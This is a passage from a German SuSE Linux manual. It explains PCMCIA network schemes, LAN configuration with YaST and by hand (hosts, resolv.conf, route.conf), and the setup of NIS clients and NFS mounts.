Sobald **linuxrc** meldet, daß der Card-Manager erfolgreich gestartet wurde, können Sie das Installationssystem direkt von der CD laden lassen und die Installation ganz „normal“ mit dem Start von YaST fortsetzen, wie in Abschnitt 2.3.5 beschrieben. Auf den Konsolen 3 und 4 (**[Alt] + [F3]** , bzw. **[Alt] + [F4]**) können Sie überprüfen, ob die Hardware korrekt erkannt wurde.

PCMCIA-Karten steuern

Wie oben bereits gesagt: es ist es möglich, Karten während des Betriebs zu tauschen. Dazu ist an der Kommandozeile **cardctl** einsetzbar; vgl. die Manpage von **cardctl** (**man 8 cardctl**).




Abbildung 5.1: PCMCIA – Cardinfo

Unter dem X Window System können Sie **Cardinfo** (**cardinfo**) zur Ansprache der PCMCIA-Karten verwenden (vgl. Abbildung 5.1, Seite 127).

Konfiguration

Die Dokumentation zu den Möglichkeiten des PCMCIA-Systems liegt unter `/usr/doc/packages/pcmcia`; beachten Sie dort insbesondere das umfangreiche **PCMCIA-HOWTO**.

Oft ist es ein Anliegen, das Notebook in unterschiedlichen Netz-Umgebungen einzusetzen. Dabei kann das PCMCIA-System eine wertvolle Hilfe sein. Das

grundsätzliche Vorgehen ist, für jede Netz-Umgebung ein „Schema“ (engl. *scheme*) zu hinterlegen und diesen Schema beim Booten zu aktivieren (z. B. direkt am LILO-Prompt).

Konfigurieren Sie die PCMCIA-Netzkarte in diesem Fall *nicht* mit YaST; falls dies bereits geschehen ist: gehen Sie in die YaST-Administration und deaktivieren Sie die Netzkarte (eth0): ‘Netzwerk konfigurieren’, dann ‘Netzwerk Grundkonfiguration’ (vgl. Abschnitt 3.13.1, Seite 82).

Hinterlegen Sie stattdessen die jeweils gültigen Netzwerk-Schemata in `/etc/pcmcia/network.opts` (Datei 5.0.12, Seite 129).

Die MOUNTS müssen sämtlichst in der `/etc/fstab` eingetragen sein; die Option `noauto` nicht vergessen! In der Funktion `start_fn` werden die jeweils benötigten Dateien an die richtige Stelle kopiert; in den Funktionen `start_fn` und `stop_fn` können Sie beliebige weitere Shellskript-Fragmente unterbringen.

Damit das PCMCIA-Subsystem bestimmte Dienste selbständig aktivieren kann, sollte man nun einige Variablen in der `/etc/rc.config` auf "no" setzen (Datei 5.0.10, Seite 128).

```
NETCONFIG=""
CHECK_ETC_HOSTS="no"
BEAUTIFY_ETC_HOSTS="no"
CREATE_HOSTCONF=""
CREATE_RESOLVCONF=""
```

Datei 5.0.10: PCMCIA: `rc.config`-Fragment

Nun noch unterschiedliche LILO-Sektionen mit passenden `append`-Zeilen in `/etc/lilo.conf` erzeugen, damit das richtige Schema gleich beim Starten angesprochen werden kann (Datei 5.0.11, Seite 128).

```
boot=/dev/hda
read-only
prompt
vga = normal      # force sane state

image = /boot/vmlinuz
  root = /dev/hda3
  label = home
  append = "SCHEME=home"

image = /boot/vmlinuz
  root = /dev/hda3
  label = suse
  append = "SCHEME=suse"
```

Datei 5.0.11: PCMCIA: `lilo.conf`

Natürlich müssen Sie auch diese Einträge auf Ihre Gegebenheiten abstimmen. – Als ‘root’ danach `lilo` aufrufen; Detail-Informationen zur LILO-Konfiguration finden Sie im Kapitel 4.

```

# The address format is "scheme,socket,instance,hwaddr".
case "$ADDRESS" in
home,*,*,*)
    IF_PORT=""
    BOOTP="n"
    IPADDR="192.168.1.11"
    NETMASK="255.255.255.0"
    NETWORK="192.168.1.0"
    BROADCAST="192.168.1.255"
    GATEWAY="192.168.1.2"
    DOMAIN="ke.central.de"
    SEARCH=""
    MOUNTS=""
    # Extra stuff to do after setting up the interface
    start_fn () {
        rm -f /etc/hosts && cp /etc/netenv/hosts-home /etc/hosts
    }
    # Extra stuff to do before shutting down the interface
    stop_fn () { return; }
    ;;
suse,*,*,*)
    IF_PORT=""
    BOOTP="n"
    IPADDR="192.168.103.11"
    NETMASK="255.255.255.0"
    NETWORK="192.168.103.0"
    BROADCAST="192.168.103.255"
    GATEWAY="192.168.103.1"
    DOMAIN="suse.de"
    SEARCH="suse.de"
    DNS_1="192.168.102.1"
    MOUNTS="/home"
    start_fn () {
        rm -f /etc/hosts && cp /etc/netenv/hosts-suse /etc/hosts
    }
    stop_fn () { return; }
    ;;
esac

```

Datei 5.0.12: /etc/pcmcia/network.opts

In das jeweilige Schema kann man booten, indem am LILO-Prompt entweder `home` oder `suse` eingegeben wird. Während des Betriebs läßt sich ein Schema mit `cardctl` wechseln (vgl. auch Abschnitt 5, Seite 127); mit dieser Eingabe z. B., um von `suse` auf `home` zu wechseln:

```
root@erde: # cardctl scheme home
```

Nach Eingabe dieses Befehls ist das Schema `home` wieder aktiv.

Teil III

Netzwerk konfigurieren

Linux im Netzwerk

Vorbemerkung zur Vernetzung

Im Zeitalter der Kommunikation wächst die Anzahl der miteinander vernetzten Computer täglich, Networking wird zum „Way Of Life“. Ob im lokalen *Netzwerk* (*LAN*), im *Internet* oder angeschlossen an eine Mailbox, irgendwie muß kommuniziert werden. Elektronische Post (*E-Mail*) und die Teilnahme an weltweiten Diskussionsforen (News) werden zum *Muß* für alle, die up-to-date bleiben wollen. Linux, als echtes Kind des Internet, bietet alle Voraussetzungen zur Einbindung in die diversen Netzwerkstrukturen. Es gibt alle notwendigen Netzwerktools, so daß dem Einsatz von Linux-Rechnern, auch in einem Netzwerk, nichts im Wege steht.

In diesem Kapitel wird eine Übersicht über die zur Einrichtung und Wartung der Netzwerkanbindung notwendigen Handgriffe gegeben, es werden die zentralen Konfigurationsdateien besprochen, und einige der wichtigsten Tools werden vorgestellt.

Zunächst wird gezeigt, wie ein Linux-Rechner in ein bestehendes *LAN* eingebunden werden kann, bzw. wie ein kleines Netzwerk, bestehend aus Linux-Rechnern, aufzubauen ist. Danach geht es um den Anschluß an andere Rechner via Modem. Es wird erläutert, wie eine Internet-Anbindung per PPP oder SLIP vorgenommen werden kann. Dann wird UUCP vorgestellt. Ein längerer Abschnitt ist der ISDN-Konfiguration gewidmet. Schließlich werden Firewall-Einrichtung und Masquerading sowie die Konfiguration des Mail- und des News-Systems besprochen. Den Abschluß bildet die Vorstellung eines Fax-Systems unter Linux.

Praktisch die gesamte Netzwerkkonfiguration kann man mit YaST durchführen (siehe Abschnitt 3.13, Seite 82 und Abschnitt 17.6, Seite 399); da jedoch gerade die Konfiguration eines Netzwerks beliebig komplex werden kann, werden in diesem Kapitel auch die grundlegenden Mechanismen und die für die Konfiguration des Netzwerks relevanten Dateien beschrieben.

Auf gute Nachbarschaft – die Einbindung ins LAN

Einen Linux-Rechner in ein aus anderen Unix-Rechnern – darunter können sich natürlich auch weitere Linux-Rechner befinden – bestehendes LAN einzubinden, stellt kein großes Problem dar. Es müssen einige (wenige) Voraussetzungen erfüllt sein, die aber keine grundsätzliche Einschränkungen an den Einsatz von Linux in einer Netzwerkkumgebung darstellen.

Voraussetzungen, Vorarbeit

Linux unterstützt mittlerweile eine bunte Palette von Netzwerkkarten – Ethernet, Arcnet, TokenRing (problematisch) – und kennt fast alle gängigen Netzwerkprotokolle – TCP/IP, IPX, AppleTalk. Auf alle theoretisch möglichen Konfigurationen einzugehen, würde den Rahmen dieses Kapitels bei weitem sprengen; daher wird beispielhaft der *generische* Fall behandelt (Integration eines Linux-Rechners mit einer Ethernetkarte in ein TCP/IP-Netzwerk). Aktuelle Informationen bezüglich anderer Netzwerke finden Sie unter anderem im Verzeichnis `/usr/src/linux/Documentation` bei den Kernelquellen; darüberhinaus liefert die Hilfsfunktion beim Konfigurieren des Kernels wertvolle Zusatz-Informationen.

Die folgenden Voraussetzungen müssen erfüllt sein:

- Der Rechner muß über eine unterstützte Karte verfügen; ob die Karte korrekt erkannt wurde, können Sie unter anderem daran sehen, daß die Ausgabe des Kommandos

```
root@erde:/ # cat /proc/net/dev
```

eine Zeile enthält, die mit **eth0**: beginnt.

- Der Kernel muß für das zu verwendende Netz korrekt konfiguriert sein (siehe Abschnitt 13.4.7, Seite 321).



Falls der Kernel-Support für die Netzkarte via Modul realisiert wird (vgl. Abschnitt 13.2, Seite 310) – so werden die SuSE-Kernel standardmäßig ausgeliefert –, dann ist der Name des Modules als Alias in der `/etc/conf.modules` einzutragen; für die erste Ethernet-Karte z. B. in dieser Art:

```
alias eth0 tulip
```

Dies geschieht automatisch, wenn im **Linuxrc** während der Erst-Installation Treiber-Support für die Netzwerkkarte geladen wird. Nachträglich läßt sich diese Aufgabe von YaST aus erledigen (vgl. Abschnitt 3.13.1, Seite 82).

Sind diese Voraussetzungen erfüllt, so sollten vor der Netzwerkkonfiguration noch folgende Punkte geklärt werden:

Rechnername	Name, den der Rechner im Netzwerk haben soll. Der Name sollte nicht länger als acht Zeichen sein und darf im lokalen Netzwerk noch nicht vergeben worden sein.
Domainname	Der Name der Domain, der der Rechner angehört wird. Domains dienen der Gliederung von großen Netzen, wie z. B. des Internet. Ein Rechner wird adressiert durch Angabe seines <i>vollen</i> Namens, der sich aus Rechnernamen und Domainnamen zusammensetzt. So ist z. B. <code>erde.kosmos.all</code> der Rechner <code>erde</code> in der Domain <code>kosmos.all</code> .

Tabelle 6.1: Fortsetzung auf der nächsten Seite...

IP-Adresse	<p>Die Adresse des Rechners im Netzwerk. Jeder Rechner im Netz hat (mindestens) eine Adresse. Die Adresse ist ein 32-Bit-Wort und wird meist in Form eines Quadrupels (z. B. 192.168.0.20) angegeben. Bei der Wahl der IP-Adressen ist zu bedenken, ob das lokale Netz einmal mit dem Internet verbunden werden soll. Ist dies der Fall, so ist zu empfehlen, daß von vornherein registrierte IP-Adressen verwendet werden.</p> <p>Für rein private Netze sind durch die Pseudonorm RFC 1597 drei Adreßbereiche vorgesehen, bei denen sichergestellt ist, daß selbst bei einer versehentlich bestehenden Verbindung zum Internet keine Probleme entstehen. Diese Adreßbereiche sind:</p> <table border="0" style="margin-left: 40px;"> <tr> <td>10.0.0.0</td> <td>⇒</td> <td>10.255.255.255</td> <td>(Class A-Netz)</td> </tr> <tr> <td>172.16.0.0</td> <td>⇒</td> <td>172.31.255.255</td> <td>(Class B-Netz)</td> </tr> <tr> <td>192.168.0.0</td> <td>⇒</td> <td>192.168.255.255</td> <td>(Class C-Netz)</td> </tr> </table>	10.0.0.0	⇒	10.255.255.255	(Class A-Netz)	172.16.0.0	⇒	172.31.255.255	(Class B-Netz)	192.168.0.0	⇒	192.168.255.255	(Class C-Netz)
10.0.0.0	⇒	10.255.255.255	(Class A-Netz)										
172.16.0.0	⇒	172.31.255.255	(Class B-Netz)										
192.168.0.0	⇒	192.168.255.255	(Class C-Netz)										
Gatewayadresse	<p>Wenn sich im Netzwerk ein als Gateway fungierender Rechner befindet, d. h. ein Rechner, der in mehr als einem Netz hängt und der das Weiterleiten von Netzwerkpaketen in das fremde Netz übernimmt, so kann dessen Adresse bei der Netzwerkkonfiguration angegeben werden.</p>												
Netzwerkmaske	<p>Mit Hilfe der Netzwerkmaske (netmask) wird entschieden, in welchem Netzwerk eine gegebene Adresse zu finden ist. Die Adresse wird mit der Netzwerkmaske durch ein logisches <i>UND</i> verknüpft, wodurch der Host-Anteil der Adresse ausgeblendet wird, also nur noch die Adresse des Netzwerkes übrig bleibt.</p>												
Adresse des Nameservers	<p>Nameserver stellen den Dienst (DNS, DomainName-Service) zur Verfügung, mit dem sich Rechnernamen in IP-Adressen wandeln lassen. Ist ein Nameserver über das Netz zu erreichen und soll dieser verwendet werden, so kann dessen IP-Adresse bei der Netzwerkkonfiguration angegeben werden.</p>												

Tabelle 6.1: Werte für Netzwerkkonfiguration

6.1 Konfiguration mit Hilfe von YaST

Sind alle in Abschnitt 6, Seite 134 aufgeführten Punkte geklärt, so kann die Konfiguration der Netzwerksoftware mit YaST durchgeführt werden.

Wählen Sie den Menüpunkt 'Administration des Systems' und dort die Konfiguration des Netzwerks. YaST fragt zuerst nach dem Rechnernamen und nach dem Domainnamen. Danach folgt die Abfrage, ob ausschließlich

das TCP/IP-Loopbackdevice verwendet werden soll. Ist dies der Fall, entfallen die folgenden Fragen, allerdings bedeutet dies auch, daß der Rechner nicht im Netzwerk betrieben wird!

Nach Beantwortung der Frage nach der IP-Adresse wird nach einer Gatewayadresse gefragt. Ist kein Gatewayrechner im Netzwerk, so sollte hier die eigene IP-Adresse angegeben werden. Als nächstes muß die Netzwerkmaske angegeben werden. Für ein Class C-Netz (bis zu 254 Rechner in einem Subnetz), ist diese typischerweise 255 . 255 . 255 . 0.

Zum Schluß wird nach einem Nameserver gefragt, und falls einer vorhanden ist, kann dessen Adresse angegeben werden.

Darüberhinaus können Sie eine ganze Reihe weiterer Einstellungen direkt in der zentralen Konfigurationsdatei vornehmen; auch hierbei werden Sie von YaST unterstützt (siehe Abschnitt 17.6, Seite 399).

Damit ist die Netzwerkkonfiguration abgeschlossen. YaST ruft abschließend **SuSEconfig** auf und läßt die gemachten Angaben in die entsprechenden Dateien eintragen (siehe Abschnitt 6.2, Seite 136). Damit die Einstellungen wirksam werden, müssen die betroffenen Programme neu konfiguriert und die benötigten Dämonen neu gestartet werden; dies können Sie erreichen, indem Sie die Befehle

```
root@erde:/ # /sbin/init.d/network stop
root@erde:/ # /sbin/init.d/network start
```

eingeben (siehe auch Kapitel 17, Seite 393).

6.2 Manuelle Netzwerkkonfiguration – wo steht was?

Die manuelle Konfiguration der Netzwerksoftware sollte stets die zweite Wahl sein. Besser ist es, YaST zu benutzen. Jedoch deckt YaST leider (noch) nicht alle Bereiche der Netzwerksoftware ab, so daß in manchen Fällen manuelle Nacharbeit nötig sein kann.

Generell sollten alle Einstellungen in `/etc/rc.config` (siehe Abschnitt 17.5, Seite 398) vorgenommen werden; tun Sie dies mit YaST, ist weiter nichts zu beachten. Wenn Sie diese Datei von Hand verändern, müssen Sie nachfolgend immer **SuSEconfig** aufrufen, damit die geänderte Konfiguration automatisch in die richtigen Dateien eingetragen wird!

6.2.1 Konfigurationsdateien

Dieser Abschnitt gibt eine Übersicht über die Netzwerkkonfigurationsdateien und erklärt ihre Funktion sowie das verwendete Format.

`/etc/rc.config`

In dieser zentralen Konfigurationsdatei wird der größte Teil der Netzwerkkonfiguration vorgenommen; bei Veränderung mittels YaST oder durch nachfolgenden Aufruf von **SuSEconfig** werden aus diesen Einträgen die meisten der folgenden Dateien automatisch generiert. Auch die Bootskripte werden über die Einstellungen in dieser Datei konfiguriert.

`/etc/hosts`

In dieser Datei (siehe Datei 6.2.1, Seite 137) werden Rechnernamen IP-Adressen zugeordnet. Wird kein Nameserver verwendet, so müssen hier

alle Rechner aufgeführt werden, zu denen eine IP-Verbindung aufgebaut werden soll. Je Rechner wird eine Zeile bestehend aus IP-Adresse, dem offiziellen und dem inoffiziellen Namen in die Datei eingetragen. Die IP-Adresse muß am Anfang der Zeile stehen, die Einträge werden durch Leerzeichen bzw. Tabulatoren getrennt. Kommentare werden durch '#' eingeleitet.

```
#
# hosts      This file describes a number of hostname-to-address
#            mappings for the TCP/IP subsystem.  It is mostly
#            used at boot time, when no name servers are running.
#            On small systems, this file can be used instead of a
#            "named" name server.  Just add the names, addresses
#            and any aliases to this file...
#
127.0.0.1 localhost
192.168.0.1 sonne.kosmos.all sonne
192.168.0.20 erde.kosmos.all erde
# End of hosts
```

Datei 6.2.1: /etc/hosts

/etc/networks

Hier werden Netzwerknamen in Netzwerkadressen umgesetzt. Das Format ähnelt dem der hosts-Datei, jedoch stehen hier die Netzwerknamen vor den Adressen (siehe Datei 6.2.2, Seite 137).

```
#
# networks  This file describes a number of netname-to-address
#            mappings for the TCP/IP subsystem.  It is mostly
#            used at boot time, when no name servers are running.
#
loopback    127.0.0.0
localnet    192.168.0.0
# End of networks.
```

Datei 6.2.2: /etc/networks

/etc/host.conf

Das Auflösen von Namen, d. h. das Übersetzen von Rechner- bzw. Netzwerknamen, über die *resolver*-Bibliothek wird durch diese Datei gesteuert. Es können verschiedene Parameter eingestellt werden. Jeder Parameter muß in einer eigenen Zeile stehen, Kommentare werden durch '#' eingeleitet. Die möglichen Parameter zeigt die folgende Tabelle.

<i>order bind, hosts</i>	Reihenfolge, in der die Dienste zum Auflösen eines Namens angesprochen werden sollen. Mögliche Argumente sind:
--------------------------	--

Tabelle 6.2: Fortsetzung auf der nächsten Seite...

<code>multi on/off</code>	<i>bind</i> : Ansprechen eines Nameservers <i>hosts</i> : Durchsuchen der Datei <code>/etc/hosts</code> Bestimmt, ob ein in <code>/etc/hosts</code> eingetragener Rechner mehrere IP-Adressen haben darf.
<code>nospoof on</code> <code>alert on/off</code>	Beeinflussen das <i>spoofing</i> des Nameservers, haben aber weiter keinen Einfluß auf die Netzwerkkonfiguration.
<code>trim <domainname></code>	Der angegebene Domainname wird vor dem Auflösen des Rechnernamens von diesem abgeschnitten (insofern der Rechnername diesen Domainnamen enthält). Diese Option ist dann von Nutzen, wenn in der Datei <code>/etc/hosts</code> nur Namen aus der lokalen Domain stehen, diese aber auch mit angehängtem Domainnamen erkannt werden sollen.

Tabelle 6.2: Parameter für `/etc/host.conf`

Ein Beispiel für `/etc/host.conf` zeigt Datei 6.2.3, Seite 138.

```
#
# /etc/host.conf
#
# We have named running
order hosts bind
# Allow multiple adrs
multi on
# End of host.conf
```

Datei 6.2.3: `/etc/host.conf`

`/etc/resolv.conf`

Wie bereits die Datei `/etc/host.conf`, so spielt auch diese Datei in bezug auf Auflösung von Rechnernamen durch die *resolver*-Bibliothek eine Rolle.

Hier wird angegeben, welcher Domain der Rechner angehört (Schlüsselwort **search**) und wie die Adresse des Nameservers ist (Schlüsselwort **nameserver**), der angesprochen werden soll. Es können mehrere Domainnamen angegeben werden. Beim Auflösen eines nicht voll qualifizierten Namens wird versucht, durch Anhängen der einzelnen Einträge in **search** einen gültigen voll qualifizierten Namen zu erzeugen. Mehrere Nameserver können durch mehrere Zeilen, die mit **nameserver** beginnen, bekannt gemacht werden. Kommentare werden wieder mit '#' eingeleitet.

Ein Beispiel für `/etc/resolv.conf` zeigt Datei 6.2.4, Seite 139.

```
# /etc/resolv.conf
#
# Our domain
search kosmos.all
#
# We use sonne (192.168.0.1) as nameserver
nameserver 192.168.0.1
# End of resolv.conf
```

Datei 6.2.4: `/etc/resolv.conf`

YaST (siehe Abschnitt 6.1, Seite 135) trägt hier den angegebenen Name-server ein!

`/etc/HOSTNAME`

Hier steht der „Nickname“ des Rechners, also nur der Hostname ohne den Domainnamen. Diese Datei wird von verschiedenen Skripten während des Starts des Rechners gelesen. Sie darf nur eine Zeile enthalten, in der der Rechnername steht! Auch diese Datei wird automatisch aus den Einstellungen in `/etc/rc.config` generiert.

6.2.2 Startup-Skripte

Neben den beschriebenen Konfigurationsdateien gibt es noch verschiedene Skripte, die während des Hochfahrens des Rechners die Netzwerkprogramme starten. Diese Skripte werden gestartet, sobald das System in einen der *Multiuser-Runlevel* übergeht (vgl. Tabelle 6.3, Seite 140).

<code>/sbin/init.d/network</code>	Dieses Skript übernimmt die Konfiguration der Netzwerk Hard- und Software während der Startphase des Systems. Dabei werden auch die durch YaST (siehe Abschnitt 6.1, Seite 135) in <code>/etc/rc.config</code> eingetragenen Angaben zu IP- und Netzwerk-Adresse, Netzmaske und Gateway ausgewertet.
<code>/sbin/init.d/route</code>	Dient dem Setzen der statischen Routen im Netzwerk. Eine detaillierte Beschreibung finden Sie in Abschnitt 6.3, Seite 140.
<code>/sbin/init.d/inetd</code>	Startet den inetd , sofern es in <code>/etc/rc.config</code> festgelegt ist. Dies ist beispielsweise dann nötig, wenn Sie sich vom Netzwerk aus auf diese Maschine einloggen möchten.

Tabelle 6.3: Fortsetzung auf der nächsten Seite...

<code>/sbin/init.d/rpc</code>	Startet den Portmapper, der benötigt wird, um RPC-Server verwenden zu können, wie z. B. einen NFS-Server.
<code>/sbin/init.d/nfsserver</code>	Startet den NFS-Server.
<code>/sbin/init.d/sendmail</code>	Kontrolliert den sendmail -Prozeß in Abhängigkeit von den Einstellungen in <code>/etc/rc.config</code> .

Tabelle 6.3: Startup-Skripte der Netzwerkprogramme

6.3 Routing unter SuSE Linux

Vorbemerkung

Das Einstellen der Routing-Tabelle wird unter SuSE Linux nicht über Variablen in der zentralen Konfigurationsdatei `/etc/rc.config`, sondern über ein eigenes Skript in `/sbin/init.d/` und eine weitere Konfigurationsdatei in `/etc/` gehandhabt.

Nach der Initialisierung des Netzwerks durch die Boot-Skripte unter `/sbin/init.d/network i4l hardware` und eventuell zusätzlicher Boot-Skripte, wird die Datei `/etc/route.conf` mit der Routing-Tabelle von `/sbin/init.d/routed` durchsucht und diese Tabelle im System gesetzt.

In der Datei `/etc/route.conf` können alle statischen Routen eingetragen werden, die für die verschiedenen Aufgaben eines Systems benötigt werden könnten: Route zu einem Rechner, Route zu einem Rechner über ein Gateway und Route zu einem Netzwerk.

Eine andere Möglichkeit ist die Benutzung des **`/usr/sbin/routed`**, dessen Konfiguration jedoch aufwendiger ist. Hier sei auf die Manpage von **`routed`** hingewiesen.

Vorgehensweise und Benutzung

Die Regeln für die Konfigurationsdatei `/etc/route.conf` lehnen sich an die Ausgabe des Befehls **`route`** an. Wird **`route`** ohne weitere Argumente aufgerufen, erscheint die Routing-Tabelle, die der Kernel gerade benutzt. Bis auf die Spalten für die Einträge `Flags`, `Metric`, `Ref` und `Use` sind die Einträge in `/etc/route.conf` analog.

Dazu kurz die Regeln von `/etc/route.conf`:

- Zeilen mit '#' am Anfang und Leerzeilen werden ignoriert. Ein Eintrag besteht aus einer Zeile mit mindestens zwei und maximal vier Spalten.
- In der ersten Spalte steht das Ziel einer Route. Dabei kann die IP-Adresse eines Rechners oder Netzes oder bei *erreichbaren* Nameservers auch der volle Name des Rechners oder eines Netzes mit Domain stehen (engl. *Fully Qualified Domain Name*).

- Das Stichwort `default` ist dem Eintrag des Default-Gateways vorbehalten. Bitte verwenden Sie dafür *nicht* `0.0.0.0`.
- Die zweite Spalte enthält entweder einen Platzhalter (`0.0.0.0`) oder die IP-Adresse bzw. den vollen Namen eines Rechners. Dieser Rechner kann das Default-Gateway sein oder ein Gateway, hinter dem ein Rechner oder Netzwerk erreichbar ist.
- Die dritte Spalte enthält die Netzmaske für Netzwerke oder Rechner hinter einem Gateway. Für Rechner hinter einem Gateway lautet die Maske `255.255.255.255`.
- Die letzte Spalte ist nur für die am lokalen Rechner angeschlossenen Netzwerke (Loopback, Ethernet, ISDN, PPP, Dummy-Device, ...) wichtig. Hier muß der Name des Devices eingetragen werden.

Ein einfaches Beispiel einer `/etc/route.conf` gibt die Abbildung 6.3.1. Werden neue Einträge in `/etc/route.conf` vorgenommen, wird durch die Eingabe

```
root@erde:/ > /sbin/init.d/route stop
```

und

```
root@erde:/ > /sbin/init.d/route start
```

die Routing-Tabelle mit den neuen Einträgen gesetzt.

# Destination	Dummy/Gateway	Netmask	Device
#			
# 192.168.0.1	0.0.0.0	255.255.255.255	ipp0
# default	192.168.0.1		
#			
# Net devices			
#			
127.0.0.0	0.0.0.0	255.255.255.0	lo
204.127.235.0	0.0.0.0	255.255.255.0	eth0
#			
# Gateway			
#			
default	204.127.235.41		
#			
# Host behind Gateway			
#			
207.68.156.51	207.68.145.45	255.255.255.255	
#			
# Net behind a Gateway			
#			
192.168.0.0	207.68.156.51	255.255.0.0	

Datei 6.3.1: Einfaches Beispiel einer `/etc/route.conf`

6.4 NIS, die gelben Seiten im LAN

6.4.1 Was ist NIS

Sobald mehrere Unix-Systeme in einem Netzwerk auf gemeinsame Ressourcen zugreifen wollen, muß sichergestellt sein, daß z. B. Benutzer- und Gruppenkennungen auf allen Rechnern miteinander harmonieren. Das Netzwerk soll für den Anwender transparent sein; egal an welchem Rechner er arbeitet, er findet immer die gleiche Umgebung vor. Möglich wird dies durch die Dienste *NIS* und *NFS*. *NFS* dient der Verteilung von Dateisystemen im Netz und wird in Abschnitt 6.5, Seite 143 beschrieben.

NIS (engl. *Network Information Service*)¹ kann als Datenbankdienst verstanden werden, der Zugriff auf Informationen aus den Dateien `/etc/passwd`, `/etc/shadow` oder `/etc/group` netzwerkweit ermöglicht. *NIS* kann auch für weitergehende Aufgaben eingesetzt werden (z. B. für `/etc/hosts` oder `/etc/services`); darauf soll hier jedoch nicht im Detail eingegangen werden.

6.4.2 Einrichten eines NIS-Clients

Im Paket `ypclient`, Serie `n`, von SuSE Linux befinden sich alle notwendigen Programme zum Einrichten eines NIS-Clients. Zur Einrichtung des NIS-Clients sind folgende Schritte zu erledigen:

- Setzen der NIS-Domain beim Starten des Systems.
Dazu muß in `/etc/rc.config` die Variable `YP_DOMAINNAME` gesetzt werden; beim Übergang in einen Runlevel, in dem das Netzwerk verwendet wird, wertet `/sbin/init.d/network` diesen Wert aus und setzt den Namen entsprechend.
Der NIS-Domainname ist nicht zu verwechseln mit dem DNS-Domainname; diese können gleichlauten, haben jedoch grundsätzlich nichts miteinander zu tun!
- Festlegen des NIS-Servers.
Eine Liste möglicher NIS-Servers wird in der `/etc/rc.config` durch die Variable `YP_SERVER` gesetzt. **SuSEconfig** schreibt diese Namen im richtigen Format in die Datei `/etc/yp.conf` (vgl. Datei 6.4.1, Seite 143); haben Sie die Variable mit YaST gesetzt, dann geschieht dies automatisch. In dieser Datei muß es eine Zeile geben, die mit dem Schlüsselwort `ypserver` beginnt und in der der Name des NIS-Servers steht oder die Namen der NIS-Server stehen.
- `sonne.kosmos.all` und `sonneII.kosmos.all` müssen über `/etc/hostsauflösbar` sein.
- Sicherstellen, daß der RPC-Portmapper gestartet wird.
NIS wird über RPC (engl. *Remote Procedure Calls*) realisiert, deshalb ist es Bedingung, daß der RPC-Portmapper läuft. Gestartet wird dieser Server vom Skript `/sbin/init.d/rpc`. Auch dies wird automatisch erledigt, wenn das Starten des Portmappers in `/etc/rc.config` veranlaßt wurde.

¹ Für *NIS* wird vielfach synonym der Begriff 'YP' verwendet; dieser leitet sich ab von den *yellow pages*, also den *gelben Seiten* im Netz.

```
# /etc/yp.conf
#
# Syntax:
#
# ypserver <servername>      Define which host to contact
#                               for YP service.
#
ypserver      sonne.kosmos.all  sonneII.kosmos.all
# End of /etc/yp.conf
```

Datei 6.4.1: /etc/yp.conf

- Ergänzen der Einträge in /etc/passwd und /etc/group.

Damit nach dem Durchsuchen der lokalen Dateien eine Anfrage beim NIS-Server gemacht wird, müssen die entsprechenden Dateien durch eine Zeile, die nur ein Pluszeichen ('+') enthält, ergänzt werden. NIS erlaubt es, hier eine Menge weitere Optionen zu aktivieren, z. B. Netgroups oder lokales Überschreiben von NIS-Einträgen. Info hierzu findet sich in /usr/doc/packages/yp/ypclient/README.

- Starten von **ypbind**.

Der letzte Schritt des Aufsetzens des NIS-Clients besteht aus dem Start des Programmes **ypbind**, das den eigentlichen Start des NIS-Clients bedeutet.² Auch dieses Programm wird automatisch gestartet, wenn Sie die Konfiguration des Netzwerks mit YaST vorgenommen haben.

- Aktivieren der Änderungen.

Entweder muß nun das System neu gestartet werden oder die benötigten Dienste werden durch

```
root@erde:/ # /sbin/init.d/network stop
root@erde:/ # /sbin/init.d/network start
```

eingeschaltet.

6.4.3 NIS-Master- und -Slaver-Server

Zu installieren ist das Paket `ypserver`, Serie `n`; das genaue Vorgehen ist in /usr/doc/packages/yp/HOWTO beschrieben.

6.5 NFS – verteilte Dateisysteme

Wie bereits in Abschnitt 6.4, Seite 142 erwähnt, dient NFS, neben NIS, dazu, ein Netzwerk für Anwender transparent zu machen. Durch NFS ist es möglich, Dateisysteme im Netz zu verteilen. Unabhängig davon, an welchem Rechner im Netz ein Anwender arbeitet, kann er so stets die gleiche Umgebung vorfinden.

Wie NIS, so ist auch NFS ein asymmetrischer Dienst. Es gibt NFS-Server und NFS-Clients. Allerdings kann ein Rechner beides sein, d. h. er kann gleichzei-

² Strenggenommen ist dieses Programm nicht mehr nötig; es gewährleistet jedoch den „Reconnect“, wenn beispielsweise der NIS-Server gebootet wurde.

tig Dateisysteme dem Netz zur Verfügung stellen („exportieren“) und Dateisysteme anderer Rechner mounten („importieren“). Im Regelfall jedoch gibt es Server mit großer Festplattenkapazität, deren Dateisysteme von Clients gemountet werden.

6.5.1 Importieren von Dateisystemen

Dateisysteme von einem NFS-Server zu importieren, ist sehr einfach. Einzige Voraussetzung ist, daß der RPC-Portmapper gestartet wurde. Das Starten dieses Servers wurde bereits im Zusammenhang mit NIS besprochen (siehe Abschnitt 6.4.2, Seite 142). Ist diese Voraussetzung erfüllt, können fremde Dateisysteme, insofern sie von den entsprechenden Maschinen exportiert werden, analog zu lokalen Platten mit dem Befehl **mount** in das Dateisystem eingebunden werden. Die Syntax ist wie folgt:

```
mount -t nfs <Rechner>:<Remote-Pfad> <Lokaler-Pfad>
```

Sollen also z. B. die Benutzerverzeichnisse vom Rechner **sonne** importiert werden, so kann dies mit folgendem Befehl erreicht werden:

```
root@erde: / # mount -t nfs sonne:/home /home
```

6.5.2 Exportieren von Dateisystemen

Ein Rechner, der Dateisysteme exportiert, wird als NFS-Server bezeichnet. Auf einem NFS-Server müssen die folgenden Netzwerkdämonen gestartet werden:

- RPC-Portmapper (**rpc.portmap**)
- RPC-Mount-Dämon (**rpc.mountd**)
- RPC-NFS-Dämon (**rpc.nfsd**)

